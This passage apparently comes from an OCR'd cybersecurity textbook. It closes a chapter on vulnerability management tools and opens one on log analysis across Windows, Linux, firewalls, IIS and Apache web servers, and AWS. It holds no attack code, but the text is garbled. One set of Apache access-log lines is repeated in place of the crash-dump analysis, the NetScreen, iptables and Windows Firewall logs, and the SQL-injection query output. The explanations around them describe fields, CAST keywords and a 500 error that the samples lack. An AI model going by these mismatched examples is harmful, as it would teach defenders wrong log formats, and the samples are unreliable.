



*Figure 16.32: Qualys Vulnerability Management dashboard view*

As you can see in the screenshot above, vulnerability management can be scheduled based on different scopes. Qualys not only detects vulnerabilities, but also provides you with options to remediate them.





*Figure 16.33: Detailed view of the Qualys software*

## Acunetix

The Acunetix vulnerability scanner tests the network perimeter for more than 50,000 known vulnerabilities and misconfiguration.

Acunetix leverages the OpenVAS scanner to provide comprehensive network security scans. It's an online scanner, so scan results are available on the dashboard where you can drill down into the report to access the risks and threats.





*Figure 16.34: Acunetix dashboard view*

Risk items are associated with the standard threat score and actionable information, so it's easy for you to remediate.

Some of the following checks are done.

- Security assessment for routers, firewalls, load balancers, switches, etc.
- Auditing weak passwords on network services
- Testing DNS vulnerabilities and attacks
- Checking the misconfiguration of proxy servers, TLS/SSL ciphers, and web servers

# Conclusion

Organizations are finding themselves under the pressure of being forced to react quickly to the dynamically increasing number of cybersecurity threats. Since attackers have been using an attack life cycle, organizations have also been forced to come up with a vulnerability management life cycle. The vulnerability management life cycle is designed to counter the efforts made by the attackers in the quickest and most effective way.

The previous chapters have discussed the attack life cycle and outlined the tools and techniques that attackers normally come packed with. From these tools and techniques, a life cycle capable of mitigating them was designed. This chapter has discussed an effective vulnerability management life cycle composed of six steps. Each of the steps is aimed at making the life cycle effective and thorough in mitigating the vulnerabilities that may be in an organization and that attackers may exploit. The well-planned life cycle ensures that not a single host of an organizational network is left exposed to attackers. The life cycle also ensures that the organization ends up with a fully secured IT environment and that it is hard for attackers to find any vulnerabilities to exploit. This chapter has given a set of best practices for each step of the life cycle. These best practices are aimed at ensuring that the incident response teams and the IT staff members make exhaustive use of each step to secure the organization. In the lab section, we looked at two software options that can help you to understand vulnerability management better.

## Summary

This chapter has outlined the types of responses that organizations are expected to provide against attackers. This chapter has discussed the vulnerability management life cycle in terms of the vulnerability management strategy. It has gone through the steps of asset inventory creation, the management of information flow, the assessment of risks, the assessment of vulnerabilities, reporting, and remediation, and finally the planning of the appropriate responses. It has explained the importance of each step in the vulnerability management phase and how each should be carried out.

The asset inventory has been described as crucial to the strategy because it is the point where all the details about the hosts are listed to assist in a thorough sanitization of all machines that may have vulnerabilities. The critical function of the information management step in disseminating information in a fast and reliable way has also been highlighted, as well as the tools commonly used to achieve it. The risk identification and classification functions of the risk assessment step have also been discussed. The chapter has also discussed the identification of vulnerabilities in hosts in the vulnerability assessment phase. The roles played by reporting and remediation tracking to inform all stakeholders and follow up on remediation have also been touched upon. The chapter has also discussed the final execution of all responses in the response planning step. The best practices for completing each of the steps successfully have also been discussed.

In the next chapter, you will learn about the importance of logs and how you can analyze them.

## Further reading

- *Incident Response in the Age of Cloud*, by Dr. Erdal Ozkaya, Packt Publishing: `https://www.packtpub.com/product/incident-response-in-the-age-of-cloud/9781800569218`
- Microsoft Digital Defense Report: `https://www.microsoft.com/en-au/security/business/security-intelligence-report`
- Comodo Valkyrie: `https://threatmap.valkyrie.comodo.com/#/`
- Risk management guides: `https://www.erdalozkaya.com/?s=risk+management`

## References


- K. Rawat, *Today's Inventory Management Systems: A Tool in Achieving Best Practices in Indian Business*, Anusandhanika, vol. 7, *(1),* pp. 128–135, 2015. Available: https://search.proquest.com/docview/1914575232?accountid=45049
- P. Doucek, *The Impact of Information Management*, FAIMA Business & Management Journal, vol. 3, *(3),* pp. 5–11, 2015. Available: https://search.proquest.com/docview/1761642437?accountid=45049
- C. F. Mascone, *Keeping Industrial Control Systems Secure*, Chem. Eng. Prog., vol. 113, *(6),* pp. 3, 2017. Available: https://search.proquest.com/docview/1914869249?accountid=45049
- T. Lindsay, *LANDesk Management Suite / Security Suite 9.5 L... | Ivanti User Community*, Community.ivanti.com, 2012. [Online]. Available: https://community.ivanti.com/docs/DOC-26984. [Accessed: 27-Aug-2017]
- I. Latis Networks, "*Latis Networks*, Bloomberg.com, 2017. [Online]. Available: https://www.bloomberg.com/research/stocks/private/snapshot.asp?privcap Id=934296. [Accessed: 27-Aug-2017]
- *The CERT Division*, Cert.org, 2017. [Online]. Available: http://www.cert.org. [Accessed: 27-Aug-2017]
- *SecurityFocus*, Securityfocus.com, 2017. [Online]. Available: http://www.securityfocus.com. [Accessed: 27-Aug-2017]
- *IT Security Threats*, Securityresponse.symantec.com, 2017. [Online]. Available: http://securityresponse.symantec.com. [Accessed: 27-Aug-2017]
- G. W. Manes et al., *NetGlean: A Methodology for Distributed Network Security Scanning*, Journal of Network and Systems Management, vol. 13, *(3),* pp. 329–344, 2005. Available: https://search.proquest.com/docview/201295573?accountid=45049. DOI: http://dx.doi.org/10.1007/s10922-005-6263-2


# Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

https://packt.link/SecNet



# 17

# Log Analysis

In *Chapter 14*, *Investigating an Incident*, you learned about the investigation process, and some techniques for finding the right information while investigating an issue. However, to investigate a security issue, it is often necessary to review multiple logs from different vendors and different devices. Although each vendor might have some custom fields in the log, the reality is that once you learn how to read logs, it becomes easier to switch vendors and just focus on deltas for that vendor. While there are many tools that will automate log aggregation, such as a SIEM solution, there will be scenarios in which you need to manually analyze a log in order to figure out the root cause.

In this chapter, we are going to cover the following topics:

- Data correlation
- Operating system logs
- Firewall logs
- Web server logs
- **Amazon Web Services** (**AWS**) logs
- Azure Activity logs
- **Google Cloud Platform** (**GCP**) logs

Let's start by examining the data correlation approach to viewing logs.

## Data correlation

There is no doubt that the majority of organizations will be using some sort of SIEM solution to concentrate all of their logs in one single location, and using a custom query language to search throughout the logs. While this is the current reality, as a security professional, you still need to know how to navigate through different events, logs, and artifacts to perform deeper investigations. Many times, the data obtained from the SIEM will be useful in identifying the threat, the threat actors, and narrowing down the compromised systems but, in some circumstances, this is not enough; you need to find the root cause and eradicate the threat.

For this reason, every time that you perform data analysis, it is important to think about how the pieces of the puzzle will be working together.

The following diagram shows an example of this data correlation approach to review logs:





*Figure 17.1: Data correlation approach while reviewing logs*

Let's see how this flowchart works:

1. The investigator starts reviewing indications of compromise in the operating system's logs. Many suspicious activities were found in the OS and, after reviewing a Windows prefetch file, it is possible to conclude that a suspicious process started a communication with an external entity. It is now time to review the firewall logs in order to verify more information about this connection.

   The firewall logs reveal that the connection between the workstation and the external website was established using TCP on port 443 and that it was encrypted.

2. During this communication, a callback was initiated from the external website to the internal web server. It's time to review the web server log files.
3. The investigator continues the data correlation process by reviewing the IIS logs located in this web server. They find out that the adversary tried a SQL injection attack against this web server.

As you can see from this flowchart, there is a logic behind which logs to access, what information you are looking for, and most importantly, how to look at all this data in a contextualized manner.

# Operating system logs

The types of logs available in an operating system may vary; in this book, we will focus on core logs that are relevant from a security perspective. We will use Windows and Linux operating systems to demonstrate that.

## Windows logs

In a Windows operating system, the most relevant security-related logs are accessible via **Event Viewer**. In *Chapter 14*, *Investigating an Incident*, we spoke about the most common events that should be reviewed during an investigation. While the events can be easily located in **Event Viewer**, you can also obtain the individual files at `Windows\System32\winevt\Logs`, as shown in the following screenshot:





*Figure 17.2: Most relevant security-related logs*

However, log analysis in an operating system is not necessarily limited to the logging information provided by the OS, especially in Windows. There are other sources of information that you could use, including prefetch files (Windows Prefetch). These files contain relevant information regarding process execution. They can be useful when trying to understand whether a malicious process was executed and which actions were done by that first execution.

In Windows 10, you also have OneDrive logs (`C:\Users\<USERNAME>\AppData\Local\Microsoft\OneDrive\logs`), which can be useful. If you are investigating data extraction, this could be a good place to look to verify whether any wrongdoing was carried out. Review the `SyncDiagnostics.log` for more information.



To parse Windows Prefetch files, use the Python script at `https://github.com/PoorBillionaire/Windows-Prefetch-Parser`.

Another important file location is where Windows stores the user mode crash dump files, which is `C:\Users\<username>\AppData\Local\CrashDumps`. These crash dump files are important artifacts that can be used to identify potential malware in the system.

One common type of attack that can be exposed in a dump file is the code injection attack. This happens when there is an insertion of executable modules into running processes or threads. This technique is mostly used by malware to access data and to hide or prevent its removal (for example, persistence).

It is important to emphasize that legitimate software developers may occasionally use code injection techniques for non-malicious reasons, such as modifying an existing application.

To open these dump files, you need a debugger, such as *WinDbg* (`http://www.windbg.org`), and you need the proper skills to navigate through the dump file to identify the root cause of the crash.

If you don't have those skills, you can also use *Instant Online Crash Analysis* (`http://www.osronline.com`). The results that follow are a brief summary of the automated analyses from using this online tool (the main areas to follow up are in bold):

```
TRIAGER: Could not open triage file : e:dump_analysisprogramtriageguids.ini,
error 2
TRIAGER: Could not open triage file : e:dump_analysisprogramtriagemodclass.ini,
error 2
GetUrlPageData2 (WinHttp) failed: 12029.
*** The OS name list needs to be updated! Unknown Windows version: 10.0 ***
FAULTING_IP:
eModel!wil::details::ReportFailure+120 00007ffebe134810 cd29int29h
EXCEPTION_RECORD:    ffffffffffffffff -- (.exr
0xffffffffffffffff) ExceptionAddress: 00007ffebe134810
(eModel!wil::details::ReportFailure+0x0000000000000120)
192.168.1.10 - - [07/Dec/2017:15:35:19    -0800] "GET    /public/accounting
HTTP/1.1" 200 6379
192.168.1.10 - - [07/Dec/2017:15:36:22    -0800] "GET    /docs/bin/main.php 200
46373
192.168.1.10 - - [07/Dec/2017:15:37:27    -0800] "GET    /docs HTTP/1.1" 200
4140.
```

The system detected an overrun of a stack-based buffer in this application. This overrun could potentially allow a malicious user to gain control of this application.

```
EXCEPTION_PARAMETER1:    0000000000000007
NTGLOBALFLAG:    0
APPLICATION_VERIFIER_FLAGS:    0
FAULTING_THREAD:    0000000000003208
BUGCHECK_STR:    APPLICATION_FAULT_STACK_BUFFER_OVERRUN_MISSING_GSFRAME_SEHOP
PRIMARY_PROBLEM_CLASS:    STACK_BUFFER_OVERRUN_SEHOP
192.168.1.10 - - [07/Dec/2017:15:35:19    -0800] "GET    /public/accounting
HTTP/1.1" 200 6379
192.168.1.10 - - [07/Dec/2017:15:36:22    -0800] "GET    /docs/bin/main.php 200
46373
192.168.1.10 - - [07/Dec/2017:15:37:27    -0800] "GET    /docs HTTP/1.1" 200
4140.
```

In this crash analysis done by Instant Online Crash Analysis, we have an overrun of a stack-based buffer in Microsoft Edge. Now, you can correlate this log (the day that the crash occurred) with other information available in **Event Viewer** (security and application logs) to verify whether there was any suspicious process running that could have potentially gained access to this application. Remember that, in the end, you need to perform data correlation to have more tangible information regarding a specific event and its culprit.

## Linux logs

In Linux, there are many logs that you can use to look for security-related information. One of the main ones is `auth.log`, located under `/var/log`, which contains all authentication-related events.

Here is an example of this log:

```
Nov    5 11:17:01 kronos CRON[3359]: pam_unix(cron:session): session opened for
user root by (uid=0)
Nov    5 11:17:01 kronos CRON[3359]: pam_unix(cron:session): session closed for
user root
Nov    5 11:18:55 kronos gdm-password]: pam_unix(gdm-password:auth):
conversation failed
Nov    5 11:18:55 kronos gdm-password]: pam_unix(gdm-password:auth): auth could
not identify password for [root]
Nov    5 11:19:03 kronos gdm-password]: gkr-pam: unlocked login keyring
Nov    5 11:39:01 kronos CRON[3449]: pam_unix(cron:session): session opened for
user root by (uid=0)
Nov    5 11:39:01 kronos CRON[3449]: pam_unix(cron:session): session closed for
user root
Nov    5 11:39:44 kronos gdm-password]: pam_unix(gdm-password:auth):
conversation failed
Nov    5 11:39:44 kronos gdm-password]: pam_unix(gdm-password:auth): auth could
not identify password for [root]
Nov    5 11:39:55 kronos gdm-password]: gkr-pam: unlocked login keyring
Nov    5 11:44:32 kronos sudo:    root : TTY=pts/0 ; PWD=/root ; USER=root ;
COMMAND=/usr/bin/apt-get install smbfs
Nov    5 11:44:32 kronos sudo: pam_unix(sudo:session): session opened for user
root by root(uid=0)
Nov    5 11:44:32 kronos sudo: pam_unix(sudo:session): session closed for user
root
Nov    5 11:44:45 kronos sudo: root : TTY=pts/0 ; PWD=/root ; USER=root ;
COMMAND=/usr/bin/apt-get install cifs-utils
Nov    5 11:46:03 kronos sudo: root : TTY=pts/0 ; PWD=/root ; USER=root ;
COMMAND=/bin/mount -t cifs //192.168.1.46/volume_1/temp
Nov    5 11:46:03 kronos sudo: pam_unix(sudo:session): session opened for user
root by root(uid=0)
Nov    5 11:46:03 kronos sudo: pam_unix(sudo:session): session closed for user
root
```

When reviewing these logs, make sure to pay attention to events that are calling the user *root*, mainly because this user shouldn't be used with such frequency. Notice also the pattern of raising the privilege to root to install tools, which is also what can be considered suspicious if the user was not supposed to do this in the first place. The logs that were shown were collected from a Kali distribution; RedHat and CentOS will store similar information at `/var/log/secure`. If you want to review only failed login attempts, use the logs from `var/log/faillog`.

# Firewall logs

The firewall log format varies according to the vendor; however, there are some core fields that will be there regardless of the platform. When reviewing the firewall logs, you must focus on primarily answering the following questions:

- Who started the communication (source IP)?
- Where is the destination of that communication (destination IP)?
- What type of application is trying to reach the destination (transport protocol and port)?
- Was the connection allowed or denied by the firewall?

The following code is an example of the Check Point firewall log; in this case, we are hiding the destination IP for privacy purposes:

```
"Date","Time","Action","FW.
Name","Direction","Source","Destination","Bytes","Rules","Protocol" "
datetime=26Nov2017","21:27:02","action=drop","fw_name=Governo","dir=inboun
d","src=10.10.10.235","dst=XXX.XXX.XXX.XXX","bytes=48","rule=9","proto=tcp/
http"
"datetime=26Nov2017","21:27:02","action=drop","fw_name=Governo","dir=inboun
d","src=10.10.10.200","dst=XXX.XXX.XXX.XXX","bytes=48","rule=9","proto=tcp/
http"
"datetime=26Nov2017","21:27:02","action=drop","fw_name=Governo","dir=inboun
d","src=10.10.10.2","dst=XXX.XXX.XXX.XXX","bytes=48","rule=9","proto=tcp/http"
"datetime=26Nov2017","21:27:02","action=drop","fw_name=Governo","dir=inboun
d","src=10.10.10.8","dst=XXX.XXX.XXX.XXX","bytes=48","rule=9","proto=tcp/http"
```

In this example, rule number 9 was the one that processed all these requests and dropped all connection attempts from `10.10.10.8` to a specific destination. Now, using the same reading skills, let's review a NetScreen firewall log:

```
192.168.1.10 - - [07/Dec/2017:15:35:19    -0800] "GET    /public/accounting
HTTP/1.1" 200 6379
192.168.1.10 - - [07/Dec/2017:15:36:22    -0800] "GET    /docs/bin/main.php 200
46373
192.168.1.10 - - [07/Dec/2017:15:37:27    -0800] "GET    /docs HTTP/1.1" 200
4140.
```

One important difference between the Check Point and the NetScreen firewall logs is how they log information about the transport protocol. In the Check Point log, you will see that the `proto` field contains the transport protocol and the application (in the above case, HTTP). The NetScreen log shows similar information in the `service` and `proto` fields. As you can see, there are small changes, but the reality is that once you are comfortable reading a firewall log from one vendor, others will be easier to understand.

You can also use a Linux machine as a firewall by leveraging `iptables`. Here is an example of what the `iptables.log` looks like:

```
192.168.1.10 - - [07/Dec/2017:15:35:19    -0800] "GET    /public/accounting
HTTP/1.1" 200 6379
192.168.1.10 - - [07/Dec/2017:15:36:22    -0800] "GET    /docs/bin/main.php 200
46373
192.168.1.10 - - [07/Dec/2017:15:37:27    -0800] "GET    /docs HTTP/1.1" 200
4140.
```

If you need to review Windows Firewall, look for the `pfirewall.log` log file at `C:\Windows\System32\LogFiles\Firewall`. This log has the following format:

```
#Version: 1.5
#Software: Microsoft Windows Firewall #Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size
tcpflags tcpsyn tcpack tcpwin icmptype icmpcode info path
192.168.1.10 - - [07/Dec/2017:15:35:19    -0800] "GET    /public/accounting
HTTP/1.1" 200 6379
192.168.1.10 - - [07/Dec/2017:15:36:22    -0800] "GET    /docs/bin/main.php.
200
46373
192.168.1.10 - - [07/Dec/2017:15:37:27    -0800] "GET    /docs HTTP/1.1" 200
4140.
```

While firewall logs are a great place to gather information about incoming and outgoing traffic, web server logs can also provide valuable insight into user activity.

# Web server logs

When reviewing web server logs, pay particular attention to the web servers that have web applications interacting with SQL databases.

On a Windows server hosting one site, the IIS web server log files are located at `\WINDOWS\system32\LogFiles\W3SVC1` and they are `.log` files that can be opened using Notepad. You can also use Excel or Microsoft Log Parser to open this file and perform basic queries.

You can download Log Parser from `https://www.microsoft.com/en-us/download/details.aspx?id=24659`.

When reviewing the IIS log, pay close attention to the `cs-uri-query` and `sc-status` fields. These fields will show details about the HTTP requests that were performed. If you use Log Parser, you can perform a query against the log file to quickly identify whether the system experienced a SQL injection attack. Here is an example:

```
logparser.exe -i:iisw3c -o:Datagrid -rtp:100 "select date, time, c-ip, cs- uri-
stem, cs-uri-query, time-taken, sc-status from C:wwwlogsW3SVCXXXexTEST*.log
where cs-uri-query like '%CAST%'".
```

Here is an example of a potential output with the keyword `CAST` located in the `cs-uri-query` field:

```
192.168.1.10 - - [07/Dec/2017:15:35:19    -0800] "GET    /public/accounting
HTTP/1.1" 200 6379
192.168.1.10 - - [07/Dec/2017:15:36:22    -0800] "GET    /docs/bin/main.php 200
46373
192.168.1.10 - - [07/Dec/2017:15:37:27    -0800] "GET    /docs HTTP/1.1" 200
4140.
```

The keyword `CAST` was used because this is a SQL function that converts an expression from one datatype to another datatype and, if the conversion fails, it returns an error. The fact that this function was called from the URL is what raises the flag of suspicious activity. Notice that, in this case, the error code was `500` (internal server error); in other words, the server was not able to fulfill the request. When you see this type of activity in your IIS log, you should take action to enhance your protection on this web server; one alternative is to add a WAF.

If you are reviewing an Apache log file, the access log file is located at `/var/log/apache2/access.log` and the format is also very simple to read, as you can see in the following example:

```
192.168.1.10 - - [07/Dec/2017:15:35:19    -0800]    "GET    /public/accounting
HTTP/1.1" 200 6379
192.168.1.10 - - [07/Dec/2017:15:36:22    -0800]    "GET    /docs/bin/main.php
200
46373
192.168.1.10 - - [07/Dec/2017:15:37:27    -0800]    "GET    /docs HTTP/1.1" 200
4140
```

If you are looking for a particular record, you can also use the `cat` command in Linux, as follows:

```
#cat /var/log/apache2/access.log | grep -E "CAST"
```

Another alternative is to use the apache-scalp tool, which you can download from `https://code.google.com/archive/p/apache-scalp`.

# Amazon Web Services (AWS) logs

When you have resources located on **Amazon Web Services** (**AWS**), and you need to audit the overall activity of the platform, you need to enable AWS CloudTrail. When you enable this feature, all activities that are occurring in your AWS account will be recorded in a CloudTrail event.

These events are searchable and are kept for 90 days in your AWS account. Here you have an example of a trail:





*Figure 17.3: Trails shown in AWS*

If you click **Event history**, in the left navigation, you can see the list of events that were created. The list below has interesting events, including the deletion of a volume and the creation of a new role:

